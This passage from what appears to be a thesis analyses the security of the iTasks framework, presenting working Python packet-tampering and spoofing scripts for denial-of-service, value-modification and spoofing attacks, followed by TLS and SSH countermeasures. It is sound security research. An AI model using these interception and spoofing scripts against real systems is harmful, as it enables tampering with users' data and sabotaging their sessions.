Next, the input field is shown, with the corresponding information icon. The input field is of the type “IntegerField” and the “taskId” is “8-0”. The information icon shows the message “Please enter a whole number (this value is required)” when hovered.
Lastly the “Continue” button is sent to the client.

```
{
    "type": "ButtonBar",
    "attributes": {},
    "children": [
        {
            "type": "Button",
            "attributes": {
                "actionId": "Continue",
                "enabled": false,
                "iconCls": "icon-next",
                "taskId": "6-0",
                "text": "Continue",
                "value": "Continue"
            }
        }
    ]
}
```

The button has the text “Continue” and also the value and actionId “Continue”. The button is not yet enabled, which is done by setting the “enabled” value to false. It is also important to notice that the taskId is different than that of the input field. This can be explained by the difference of the two actions. When altering the number in the input field an initial value will be entered or the current value is updated. In iTasks terms, the status of the value transforms from a “no value” to an “unstable value” or the unstable value is updated. When an invalid input will be given the value will also change a “no value”. When pressing the “continue” button the unstable value is transformed to a final value. The >>= operator will pass the value to the next task, which is the return task. A return task will simply return the value it is given to its parent task, which in this case is the askAge task. When the askAge task gets a value assigned the task will get a “final value”. Updating and finalising a task are thus two different tasks from the iTasks perspective, therefore the taskId’s are different. When no value is entered the value is not unstable but has no value, which can not be finalised. Therefore the “continue” button is not enabled when no value is entered.

## 4.6 Entering the value

Now the task is started and a value can be entered, the value we will enter is, naturally, 42. The number consists of two digits, which both has to be entered separately.

```
# Entering 4
[121,"ui-event",{"instanceNo":4,"taskNo":1,"edit":"v","value":4}]
# Entering 2
[122,"ui-event",{"instanceNo":4,"taskNo":1,"edit":"v","value":42}]
```

When the client enters the digits the value is send to the server, which will update the task value. The input needs to be of the type integer, so the input field excepts the language $a^+ \mid a \in \{0,1,2,3,4,5,6,7,8,9\}$. When, for example, adding an ”a” after 42 the client will send the following message.

```
[143,"ui-event",{"instanceNo":4,"taskNo":1,"edit":"v","value":null}]
```

Listing 10: Message client sends when entering an invalid value

This means the input is validated at the client side, which does not imply it will not be also verified at the server side. However, client side verification can be easily omitted, meaning there should always be server side verification of input.
The values the client enter are, again, send in plain text to the server. An eavesdropper can therefore see what values a client enters and even the intermediate values, thus the unstable values. Sending the

task values in plain text is, trivially, a clear case of violation of confidentiality.
The server will respond differently to valid and invalid inputs, for the valid input “4” the following will be returned.

```
{
    "name": "value",
    "value": 4
}, {
    "name": "hint",
    "value": "You have correctly entered a whole number"
}, {
    "name": "hint-type",
    "value": "valid"
}
⋮
"type":"change",
"attributes":[
    {
        "name":"enabled",
        "value":true
    }
],
```

You can see the server confirms the value 4 is entered and changes the hint icon. The ”hint-type” is “valid”, which causes the icon to become a green check mark. The hint itself also changes to ”You have correctly entered a whole number”. The “Continue” button also becomes enabled, since the task value has become unstable instead of none, which can be finalised to a stable value.
You can see the field “enabled” is set to true for the item at place 0, which is the “Continue” button. When entering the number 2 the same message is returned, except the value is 42.
When the client adds an “a” to the input field the value becomes “42a” which is an invalid value. As shown before in listing 10 the client will send a “null” value to the server when an invalid input is entered. The server will receive the “null” value and respond with the corresponding GUI changes.

```
{
    "name":"value",
    "value":null
}, {
    "name":"hint",
    "value":"You need to enter a whole number (this value is required)"
}, {
    "name":"hint-type",
    "value":"invalid"
}
⋮
"type":"change",
"attributes":[
    {
        "name":"enabled",
        "value":false
    }
],
```

The server will change the hint to a message which says ”You need to enter a whole number (this value is required)” and will also change the hint icon the the invalid hint icon, a red circle with a white question

mark. In the same JSON code the continue button will be disabled, since the value is not unstable anymore. In iTasks terms an invalid value is a ”no-value”, which can not be finalised. When removing the ”a” the value becomes 42 again, which is a valid value.
Since we have entered the desired number it is time to press the ”Continue” button.

```
"children":[
    [
       0,
       "remove"
    ]
 ]
```

Pressing the continue button does cause the task to be removed from the list and the pane with the input field is removed.

## 4.7 Conclusion

The traffic from the server to the client is all plain text, which from a security perspective is catastrophic. All the GUI elements are encoded in JSON format, which the client then transforms into HTML for the web page. Since the GUI elements is all the client can use an attacker could easily alter the GUI to his own wishes.
Traffic from the client to the server is encoded using the WebSocket protocol, however the payload can be decoded quite easily. This gives an attacker the possibility to observe the login credentials and all actions done by the client.
It can be concluded the confidentiality is broken badly. It can even be argued there is no confidentiality, since all traffic is plain text. The authentication is also broken. Users need a username and password to login, however these login credentials are send in plain text to the server. The login credentials do therefore not have any authentication value, since they are as good as public domain.
In the next section it will be shown how an active man-in-the-middle attacker can alter the traffic to disable functionality, or trick the client into performing actions. In other words, it will be shown how an attacker can attack the integrity and availability.

# Chapter 5

# Active MITM attacks

In chapter 4 the network was analysed with an eavesdropper attack. An eavesdropper can only read data, as shown the attacker can see all traffic between the server and the client, including passwords. The next step is to do an active sniffing attack, this is a MITM attack whereby the attacker can not only read the data, but also alter the data. This means the attack intercepts a message, alters the message if wanted and then sends the message to the initial target.
The main goal of this chapter is to give a better insight in what the consequences are of an insecure connection between the client and the server. The hypothesis is that the attacker will be able to block the service without changing the GUI, and modify the values the users assigns to a task. In terms of broken security requirements this means not only the confidentiality will be violated, but also the integrity and availability. For the modification of the value the askAge example from listing 6 will be used. The MITM attacker model can be visualised as follows.




Figure 5.1: The used attacker mode: active man in the middle

The only difference with an eavesdropper is that the attacker now also has the possibility to write data. This section will show that an unsecured connection between a client and a server can be abused to perform a denial of service attack or modify information. First of all there will be several denial of service attacks, which will attack the availability. Secondly some examples of how the integrity of messages can be attacked will be given. The tool used for this attack is a python script based on the pydivert package[2].
There were several tools which I have tried before writing my own python script, first of all I wanted to use Blurp Suite Scanner[3]. This tool was meant for HTTP network and needed the Non-HTTP extension[4] to work with TCP network. I did not manage to get the extension working and continued searching for another tool. The next tool which seemed promising was HexInject[5], a native tool in Kali Linux. Installing Kali Linux was a bit more difficult than expected, that was when I decided to build the tool myself. Eventually I came across the pydivert package for python, which made it possible to make an active TCP sniffer in 11 lines of code.

```python
import pydivert

w = pydivert.WinDivert("tcp.DstPort == 10000 or tcp.SrcPort == 10000")
w.open()

while 1:
    packet = w.recv()
    packet.payload = packet.payload.replace(OLD_STRING, NEW_STRING)
    packet.recalculate_checksums()
    w.send(packet)
w.close()
```

Listing 11: Example code of an active TCP sniffer using the pydivert package

The above code works as follows, first of all WinDivert, a package to capture, alter and reinfect network packages, is set to capture traffic if the destination or source port is 10000. The iTasks server is listening on port 10000, so only traffic from the server or to the server is captured. By default the iTasks server is listening on port 80, however this port was already in use so I changed the port to 10000. Changing the port number does not affect the results, all examples given should also work on port 80 or any other port. To change the server port modify line 48 in engine.icl.
All captured packets send by the server can be modified with simple string replacements, since those packets consist of plain text JSON code. The packets send by the client are encoded using the WebSocket protocol, replacing the payload of those packet requires some additional steps which will be discussed later in this chapter. The last thing left to do is to recalculate the check sums and send the packets.

## Denial of service attacks

The denial of service attack is one of the most basic attacks, since the only goal is to block a service. This attack is only concerned with the availability, the confidentiality and integrity of the messages are ignored. A denial of service attack does not result in personal information, no money is earned, however these attacks can have far reaching consequences.
Take for example a bank, which relies on trust. Whenever the services of a bank are blocked and people can't transfer money or check their balance this damages the reliability of a bank significantly.

```json
"type": "Button",
"attributes": {
    "actionId": "New",
    "enabled": true,
    "iconCls": "icon-new",
    "taskId": "3-102",
    "text": "New",
    "value": "New"
}
```

Listing 12: JSON code of the open button

The first attack which will be performed is by disabling the “New” button. For this attack a small change will be made in the JSON code of the “New” button, which is part of the JSON code from listing 8. The button can be modified in several ways to block users from starting a new task. First of all the button can be removed from the code, letting users only open and delete tasks. Secondly the Value and actionId can be changed to a dummy value, or to the values of the Open or Delete button.

### Removing the “New” button

When removing the “New” button from the JSON code the client is stuck at the login screen. This can be explained with the TCP acknowledge numbers. The client needs to acknowledge the payload by increasing the current acknowledge number by the payloads size. The server expects the sequence number to be increased by the original payload size, if however the payload length changes the acknowledge number will have another value than excepted. The server will think the payload is in some way altered, which it is, and will try to resend the packet [13]. Since the “New” button will be removed every single time the server can try to resend the packet, but the client will never send the right acknowledge number.
To solve this problem the payload can be extended with spaces, which do not corrupt the JSON code. This is however a bit more complicated than intuitively, since the size of the “new” button is not known because of the changing actionId. To solve this the regex[6] package can be used.

```python
r = b'{"type":"Button".*"actionId":"New".*\d*-\d*.*"value":"New"}},'
p = re.compile(r)
length = len(p.findall(packet.payload)[0])
packet.payload += b''.join([b' ' for i in range(length)])
# Modify payload
packet.payload = re.sub(
    rb'{"type":"Button".*"actionId":"New".*\d*-\d*.*"value":"New"}},',
    b'',
    packet.payload
)
```

Listing 13: Code to remove a variable length string and append the right amount of spaces

The code from example 11 should be altered a little bit to work with the above regex replace code. The `re` package should be imported and line 8 should be replaced with the above code. The regular expressions could be written more compact, but for the sake of readability that has not been done.
This code first checks how long the JSON code for the button is, than adds the corresponding amount of spaces to the payload and removes new button’s JSON code from the payload. If all of this is done the button is successfully removed from the GUI. This attack therefore successfully violates the availability of the client.
There is however a problem with this attack, the client will clearly notice the ”New” button is missing and will therefore notice something is going on. The next attack will keep the GUI intact but will simply disable the ”New” button, which is a more stealth DOS attack.

### Changing the Value field

In the previous example it has been shown an active MITM attacker can quite simply remove the ”New” button from the GUI and therefore violate the clients availability. This is however not a very stealth attack since the client will notice the missing button. In this section the ”New” button will be disabled, which is a more stealth approach since the GUI will stay intact.
A first approach would be to remove the Value field from the JSON code, this however results in the exception ”Missing event parameters”. When assigning an empty string to the Value field the GUI looks correct, however the button does not work. This attack does show an active MITM attack can disable buttons, which results in the client not being able to start, open or delete a task.

### Other DOS attacks

Several other DOS attacks are possible. The attacker could for example just block all traffic or remove the login input fields. The possibilities are myriad, however the result will be the same.
When a client is not able to perform certain actions, or even not able to perform any action at all, an attacker can not gather useful information or trick the client into performing certain actions. An

attacker will only be able to block a clients access to a service, which is not always a valuable attack. In the next section some examples will be given of how an attacker can use an active MITM attack to obtain valuable information or trick the client into performing certain actions.

## Data modification

In the previous section several denial of service attacks have been shown, these attacks violated the availability of the client in some way. In this section a more aggressive attack will be performed, namely tricking the client into performing a certain task. The main goal of this section is to show how the integrity of the messages can be attacked.

## Transforming the open button into a delete button

When a client receives a task it will be added to the task list. If a user wants to start a task the user needs to select the task from the list and click the "Open" button. The text of this button and the actual task it performs are two separate things. The text of the button is determined by the text field and the actual task it perform is determined by the value field, for a quick reminder take a look at the JSON code of the open button listing 12.

```
if packet.payload.find(b'"value":"Open"') > -1:
    packet.payload = packet.payload.replace(b'"value":"Delete"', b'"value":"Open"')
    packet.payload = packet.payload.replace(b'"value":"Open"', b'"value":"Delete"', 1)
```

Listing 14: Python script which switches the values of the Open and Delete button

The value fields of the two buttons can be switched when inserting the above code on line number 8 of the initial example, listing 11. Since two string will be interchanged there is no need for any extra spaces, because the length of the payload will stay the same. When a user selects a task and presses the "Open" button the task will be deleted instead of opened. Since the user will see the correct GUI this attack is quite stealth, and when the user reloads the page and correctly opens a new task he might even think he misclicked.
The goal of this attack has been reached, since the user is being tricked in deleting a task, when the user actually wanted to open a task.

## Modifying the task value

In the previous section it has been shown a client can be tricked into deleting a task, this is an effective attack. It would however be even better to modify actual task values. In this section an example will be given of how an attacker can modify the result of a task.
When a client enters a value in an input field the value will be send to the server on every key up. To give an example, consider the following task.

```
askAge :: Task Int
askAge = enterInformation "How old are you?" [] >>= return

askAgeAlice :: Task Int
askAgeAlice = "alice" @: askAge >>= viewInformation "Alice's age is" []
```

Listing 15: Clean function to ask Alice's age and display it.

Assume Bob runs task askAgeAlice, Alice will get the task askAge in her inbox. She will get an input field where she can enter her age, and when done she can press the continue button to finalise the task. Bob will then see an information window with the message "Alice's age is" followed by the value entered by Alice, at least, if no one interferes.
An attacker can decode the messages send by the client, since the websocket protocol sends the plain

text key in the payload. This does mean an attacker can decode the payload, modify it and encode it. Since the value entered by Alice can consist of 1 or 2 digits regular expressions are needed to correctly modify the payload programmatically.

```
def replace_custom(payload, replace, r_1, r_variable, r_2):
    m = re.search(replace, payload)
    if m:
        replace = m.group()
        length = len(replace) - len(r_1) - len(r_2)
        replacement = r_1 + ''.join([r_variable for i in range(length)]) + r_2
        payload = payload.replace(replace, replacement)
    return payload
```

Listing 16: Function to replace a string with a string of the type $string\_1 + a^* + string\_2$

The above function is a variation on the replace function in Appendix A. The function does replace the string *replace* with the string $r\_1 + r\_variable^* + r\_2$. Here the variable *r_variable* will be added 0 or more times, depending on the length of the string it needs to replace. This function is used for replacing the value send by Alice.

```
if packet.dst_port == 10000 and len(packet.payload) > 0 and 129 == packet.payload[0]:
    header, key, payload = websocket.decode(packet.payload)
    payload = websocket.repl_custom(payload, "value\":\d*}", "value\":", "9", "}")
    packet.payload = websocket.encode(header, key, payload)
```

Listing 17: Code to modify the *value* field of all packets send from the client

The above code will replace the value field with all 9's for every packet send to the server. When Bob start the task askAge2 Alice will receive the task in her inbox. Alice can now open the task and enter her age, assume Alice is 21 years old. The value 21 will be changed to 99 on the way to the server, and the server also response with the value 99.

```
"type":"change",
"attributes":[
{
    "name":"value",
    "value":99
}, {
    "name":"hint",
    "value":"You have correctly entered a whole number"
}, {
    "name":"hint-type",
    "value":"valid"
}
```

The above JSON code is part of the JSON code the client receives when entering a number, the server tells the client's GUI to change the hint to the message "You have correctly entered a whole number" and also change the hint type to valid. The server does however also tell the client which value it received, namely 99. It is surprising to see that the client does not check whether the value received from the server corresponds with the value it did send.
When Alice has entered her age, she can press the continue button to finalise the task. At this point Bob will receive the value from the askAge task performed by Alice. This value however is 99 instead of 21, so Bob will see the massage "Alice's age is 99". Of course in this example Bob will most likely start to question the correctness of the value, but in other applications the modification of the task value can

be done more stealth. Think for example of bank transactions, an attacker could modify the recipient address to his own bank account address.

## Invalid input

In the previous section it has been shown how an attacker could modify the entered value of a client. The value was modified to another, valid, value. It might however be interesting to see what the server will do when a value is altered to a value of an invalid type.
The same scenario as in the previous section will be used, so Bob will ask Alice's age using the code from listing 15. This task will return an integer, which will be modified to a string to test what the server will do. The code in listing 16 changes the integer to all 9's, but this code can be slightly modified to change the value to all a's.

```
payload = websocket.repl_custom(payload, "value\":\d*}", "value\":", "a", "}")
```

The only change that has to be made it to change the third parameter of the "repl_custom" function from "9" to "a" on line 3. However when this is done the client disconnects with the exception "Unknown command".

```
#Packet from client
[25,"ui-event",{"instanceNo":3,"taskNo":1,"edit":"v","value":a}]
#Packet from server
[0,"exception",{"description":"Unknown command"}]'
```

The clients will enter an integer, which is then changed to the character a. However, the server does check the type of the value and gives an exception with the description "Unknown command". When Alice logs in again she can open the task and enter a valid value and finalise the task without any problems, which means the task did not get corrupt in any way. It does look like the server will block any invalid input, quite aggressively.
It is good to see the server does not accept input of the wrong type, however the raised exception is a bit out of place. The description "Unknown command" does not correlate to the invalid input type. It would make more sense to treat the invalid input as a "null" value, as is done when invalid input is entered normally, as shown in listing 9. When entering invalid values in the input field the client will simply receive a response from the server which makes the hint icon red and disables the continue button, which is a user friendly way of handling invalid input. The only difference is that when an invalid value is entered in the input field the client will send a "null" value to the server instead of the invalid value itself.
All with all it can be concluded that changing the value to a value of the wrong type will not have any impact on the server, and will also not affect a task.

## Conclusion

In the previous chapter is has been shown an eavesdropper can analyse all network traffic in plain text. In this chapter several successful MITM attacks has been performed, whereby some did block functionality and some modified values. It can be concluded that an active MITM attacker can control the GUI by modifying the JSON code from the server, and even control the outcome of the tasks themselves.
With eavesdropping the confidentiality has been violated. The active MITM attacks have proven the availability can be violated, for example by removing buttons from the GUI. The integrity also has been violated, modifying task values is an example of that. As it now has been shown all CIA requirements can be violated. The next chapter, chapter 6, will discuss which attacks a compromised client could perform.

# Chapter 6

# Compromised Client

## 6.1 Introduction

The attacker models discussed thus far were the eavesdropper in chapter 4 and the acive MITM attacker in chapter 5. In this two attacker models the attacker is not a client, but an (active) eavesdropper. A server should however not blindly trust its clients, there can be compromised clients with will have a valid account. This attacker mode gives an attacker a valid account, so the attacker is a legitimate user of the network. it also gives the attacker the ability to eavesdrop all packets in the network, modify his own packets and inject packets.
A compromised client and an active MITM attacker have a lot in common, however there are some subtle differences. First of all, an active MITM attacker is not a legitimate user of the network. A compromised client on the other hand is a legitimate user of the network and therefore has an iTasks account. Secondly a compromised client can only tap other clients network traffic and an active MITM attacker can also modify the network packets. lastly an active MITM attacker cannot inject packets, whereas a compromised client has the capability to inject packets.
This section will give some examples of what an compromised client can do and which server implementation did come to play. At the end of this section it should be clear which attacks a compromised client can perform and what server implementation did cause those attacks to be possible.

## 6.2 Spoofing

Spoofing is the modifying of certain data in the packet to identify as another client. in the iTasks context this would translate to modifying the instanceNo and taskNo. The instanceNo will be incremented every time a user logs in or a task is started. This means when a client gets instanceNo 10 assigned it does not necessarily means there are 10 clients, it could also means there are just two clients which started seven tasks. The taskNo is also incremented and it corresponds to a certain button. There is however one number which is incremented with every action and ping, this number is therefore a bit harder to guess since it is incremented at least every five seconds, because there is a ping every five seconds.
Since a compromised client can eavesdrop all traffic an attacker can see the instanceNo and taskNo, the only thing that has to be guessed is the number at the first place in the array.

```
[36,"ui-event",{"instanceNo":1,"taskNo":170,"action":"New"}]
```

This is an example of the message the clients sends when pressing the "New" button. The next attack will show an attacker can press the new button for another client. When a client receives the button the taskNo is revealed, as shown in listing 8. The instanceNo of the client is already revealed when logging in, as shown in listing 7. The only thing left to do is guess the right first number in the array, hereinafter referred to as the mainId. The mainId can be guessed based on the ping messages, since this number will be incremented with every packet except the TCP acknowledge packets, which do not have a payload.

```python
if packet.dst_port == 10000:
    header, key, payload = websocket.decode(packet.payload)
    if "ping" not in payload and "New" in payload and len(payload) > 0:
        for i in range(35, 50):
            payload = websocket.repl_custom(
                payload, "instanceNo\":\d", "instanceNo\":3", "", "")
            payload = websocket.repl_custom(
                payload, "taskNo\":\d*",     "taskNo\":58", "", "")
            payload = websocket.repl_custom(
                payload, "\d*,\"ui-event", str(i) + ",\"ui-event", "", "")
            packet.payload = websocket.encode(header, key, payload)
            w.send(packet)
```

Listing 18: Code to perform a compromised client attack

With the following script the ”New” button of a client with instanceNo 3 can be opened. This code should replace line 8 of the listing 11 code. The mainId is roughly between 35 and 50, this number is incremented at least every five seconds, which makes guessing necessary.The server however does not disconnect when the compromised client tries out the different numbers.

> ”Run time error, rule ’handleEvent;508’ in module ’iTasks.Internal.WebService’ does not match”

The above error was thrown one time during testing, the semantics of this error are however not clear. It should be noted this attack was performed in a setting where both the compromised client and target client where using the same IP address, that is why the IP address has not been spoofed. This attack works for pressing the ”New” button of another user, and has also been tested for logging a person out. The hypothesis is that a user can press any button of another user, and even start tasks for another user. Since the server does allow compromised client to try out different mainId’s a compromised client could log out any new users immediately.
A straightforward solution would be to randomise the instance numbers, task id’s and mainId’s, this will be discussed in section 7.4.
This section will not cover more compromised client attack since a successful attack has been performed and other attack will be based on the code in listing 18.

## 6.3 Conclusion

The goal of this section was to prove a compromised client can influence other clients by spoofing id’s and instance numbers. This attack has been successful and it is expected a compromised client can press any button of another user. This attack can have far reaching consequences since a compromised client can perform many actions for another client. A solution for this vulnerability will be discussed in section 7.4.
The next section, chapter 7, will discuss several solution for the vulnerabilities found.

# Chapter 7

# Security solutions

In the previous two sections it has been shown how the current implementation of iTasks system could be successfully attacked. Plain text passwords can be obtained using passive sniffing and with an active MITM attack task values can be modified and the entire GUI can be redesigned. After all the hacking you can almost forgot the goal of this thesis was to make iTasks a more secure system. This section will discuss how the security flaws found thus far can be addressed. As has been shown in chapter 4 and chapter 5 an attacker can break confidentiality, integrity and availability and authentication.
At the end of this section it should be clear what possibilities exists to make iTasks more secure and what the advantages and disadvantages are of those solutions. Also the security each solution grant will be discussed in terms of security requirements.

## 7.1 TLS connection between server and client

The current iTasks implementation lacks confidentiality and integrity since it does not use a secured connection. A secured connection is a connection which uses one or more security protocols. An attacker can at this point access and alter all data being send. With the current implementation attackers can break confidentiality and integrity. Since iTasks is not the only application with this problem a world wide standard protocol has been introduced, namely the transport layer security protocol (TLS). At this moment TLS 1.2 is the newest version[18], however TLS version 1.3 is in draft and is already proposed as standard to the IESG [19][21]. It should be mentioned that a HTTPS connection between the server and the client means there is a bidirectional TLS tunnel between them.
The TLS protocol is widely used and growing fast, between 2014 and 2017 network traffic using HTTPS grew from 20% to 40% according to a study based on data from Google Chrome and Mozilla Firefox [17]. The let's encrypt certificate authority has more up to date statistic based on Mozilla Telemetry data, according to those data 70.0% of all network traffic was using HTTPS on 20 April 2018 [20]. It can be concluded TLS is a widely adopted, growing internet security standard.
Every security protocol does address certain security problems, the security it grants is described in the security claim. The TLS 1.2 protocol does describe its security as follows[18].

> *"The protocol allows client/server applications to communicate in a way that is designed to prevent eavesdropping, tampering, or message forgery."*

Thus, the TLS 1.2 protocol does grand confidentiality (eavesdropping), integrity (tampering) and authentication (message forgery). It does however not protect against availability attacks. These security goals are achieved as follows[18].

**Confidentiality** Symmetric cryptography is used for data encryption, for example AES or RC4 are used. In symmetric cryptography both parties use the same key for encryption and decryption, which means both the server and the client use the same key.

**Integrity** Integrity is achieved using a keyed Message authentication code (MAC). Examples of used MAC's are MD5, SHA-1 and SHA-512. With a MAC the receiver of the message can check the integrity of the data, and since the MAC is keyed an attacker can not recalculate the MAC when modifying the data.

**Authentication** Authentication is achieved using asymmetric or public key cryptography. Examples of used methods are RSA or DSA, however the authentication is optional.

It it important to notice the protocol has many possible implementations and not all are safe. For example the MD5 hash is a valid MAC algorithm, however this MAC algorithm has been broken since at least 2005 [22]. In TLS 1.3 several broken cryptographic functions are removed, for example the MD5 and SHA-224 MAC algorithms have been removed and RC4 encryption is not allowed anymore. MD5 hashes could still be used for message authentication since the packets have a round-trip time of a few ms. MD5 collision can be found, but not in a few ms. There are however more secure hashes for which collisions have not been found thus far, SHA256 is an example of those.
For the iTasks system a suitable mode should be chosen, an example of a secure mode would be *TLS_DH_RSA_WITH_AES_256_CBC_SHA256*. This mode uses DH_RSA to exchange the keys, which does require the server to authenticate. The data is encoded using AES-256 and the used MAC algorithm is SHA-256.
Using this TLS mode for connections between the server and the client would grant confidentiality, integrity and also server authentication. This would make MITM attacks much harder, all attacks described in chapter 4 and chapter 5 would become unfeasible. This solution does sound promising, there is one more TLS 1.2 feature we can use, namely mutual authentication during the handshake. The TLS handshake is a procedure where the client and the server agree on protocol version, select cryptographic algorithms, exchange keys and optionally authenticate each other. It is the authentication which is an interesting addition, since for some applications it is important to check whether someone is who they claims they are. When visiting the website of a bank for example it is of great value to know you are visiting the actual website of a bank and not an impersonated website. iTasks can also be used for application for which security against impersonating is important, the ability to grant authentication is therefore a valuable addition.
For the mutual authentication to work both the server and the client should have a valid X.509v3 certificate. The server should give a "handshake_failure" when the client does not authenticate, since it is also possible for the server to ignore the authentication failure of the client and still connect successfully. As shown before most websites nowadays use TLS, this does however not say anything about the adoption of authentication, since the authentication step is optional. For the clients it is even worse, since you would have to acquire the certificate and install it on your machine. There are no statistics about the percentage of internet users with a certificate installed in their browser, but it is safe to say that percentage is most likely very low. Acquiring and installing a certificate in your browser is however not that big of a deal. Because of the wide adoption of TLS the certificates are not that expensive, you can get one for a few euro's[23]. Adding the TLS certificate to you browser can also be done in a few steps [24]. A solution for this problem could be to make the client authentication not mandatory by default. For tasks which do require client authentication, for example banking tasks, client authentication can be made mandatory. This does give a modular security framework which can be used to create multiple levels of security requirements.
There are more possible ways to implement authentication, for example two step authentication. Two step authentication is a method to authenticate using two methods, of which credentials like a username and password are often the first one. The second method can be a token send by SMS, e-mail or automated phone call. This is more secure than using only credentials, since an attacker would also need to get access to the victims e-mail account or phone.
Two step authentication is however only a practical solution for client authentication. If a server would use two step authentication the client would have to generate a pseudo random token and send it to the server. The client would then have to verify the server did receive the token. This process could be implemented, however this concept has not yet been used broadly and would thus be new for most users. The generating of the pseudo random token in combination with the new process would make the whole process unpractical. Two step server authentication is also often not needed to satisfy the stakeholders

needs, a certificate is in most cases enough.

All with all the usage of TLS will provide data confidentiality, integrity and optionally server and client authentication. The packets send between the client and the server will be encrypted using AES-256 and the receiver can check whether the packet has been altered or not with by computing the SHA-256 MAC. An attacker will not be able to see what GUI details the client receives and which values the client enters into the input fields. An attacker can randomly change bits, but this will cause the MAC to be incorrect and the packet will be dropped. A DOS attack will therefore still be possible, however an attacker can also just drop all packets when the attacker has to ability to modify the packets. Modifying encrypted payloads can therefore not be seen as a successful attack.
Authentication can be achieved using certificates, however this is a practical solution for the server, but not for the client. If only the server installs a certificate the client can still authenticate the server. For special tasks which do require client authentication the server may request the client to authenticate, which will require the client to install a certificate in its browser.
It can be concluded TLS will grant confidentiality, integrity, server authentication and optionally client authentication. TLS is widely adopted and growing internet standard, this does give trust in the continuity and soundness of the protocol. Because of the security TLS grants and the widely and growing adoption it is recommended to implement a TLS connection between the client and the server.

## 7.2 SSH - TLS with random padding

Secure Shell (SSH) is another protocol for secured connections between two nodes and is recorded in RFC 4253 [28]. It does support AES-256 encryption in CBC mode, but the initial documentation does not require SSH to support SHA-256 checksums. The RFC documentation was released in 2006, which does explain why SHA256, part of SHA2, was not supported by default. There are however implementation which do support SHA256 like OpenSSH [29]. By default SSH also supports Diffie-Hellman key exchange, at this point SSH can be used with exactly the same configuration as TLS in *TLS_DH_RSA_WITH_AES_256_CBC_SHA256* mode.
There is however one extension which makes SSH interesting, namely the support for pseudo random padding. The padding length is computed using a pseudo random number generator and is not actually random, but in practice the padding length will be observed as random. The documentation specifies there should be between 4 and 255 bytes of pseudo random padding. This will grand some protection against network analysis attacks. In section 4.2 it has been shown the packet sizes are quite unique, which reveals information about the task being performed. When there is between 4 and 255 bytes of padding the packet sizes become more random and there will be overlap between packets. Take for example a packet with a payload size of 100 bytes, when adding 4 to 255 bytes of padding the payload size becomes 104 to 355 bytes. When adding padding to all packets the payload sizes of different packets can become the same. To show this the payload sizes of the packets captured in fig. 4.2 and fig. 4.3 are given a padding between 4 and 255 bytes. Then, for each packet size the numbers of packet which could get the same packet size are counted.




Figure 7.1: Overlap of server packets using SSH random padding




Figure 7.2: Overlap of server packets using SSH random padding

The results are quite different for the client and the server, this is because the packets from the client are clustered into two sizes and the sizes of the packets send by the server are distributed more evenly. For the client there is a cluster which has an overlap of roughly 35 and one with an overlap of roughly 7. For the server the overlap has the shape of a ball curve, which starts at 14, has a top of 110 and then decreases to 7. It should be noted there is no packet which does not overlap with other packets, for a total of 2239 packets this does give some confidence in the added value of SSH.
As done is section 4.2 you could compute the entropy of the packets. The packets can however have have different sizes when using SSH due to the random padding. To be able to measure the entropy for every packet all possible padding sizes will be used ones, so for every packet the padding length $4, 5, 6 \ldots 253, 254, 255$ will be used. This does result in 252 times more packets, since every packets is taken into account for every padding length. Every padding length is used once since the padding length is random, it would therefore be wrong to assume certain padding lengths would occur more or less.

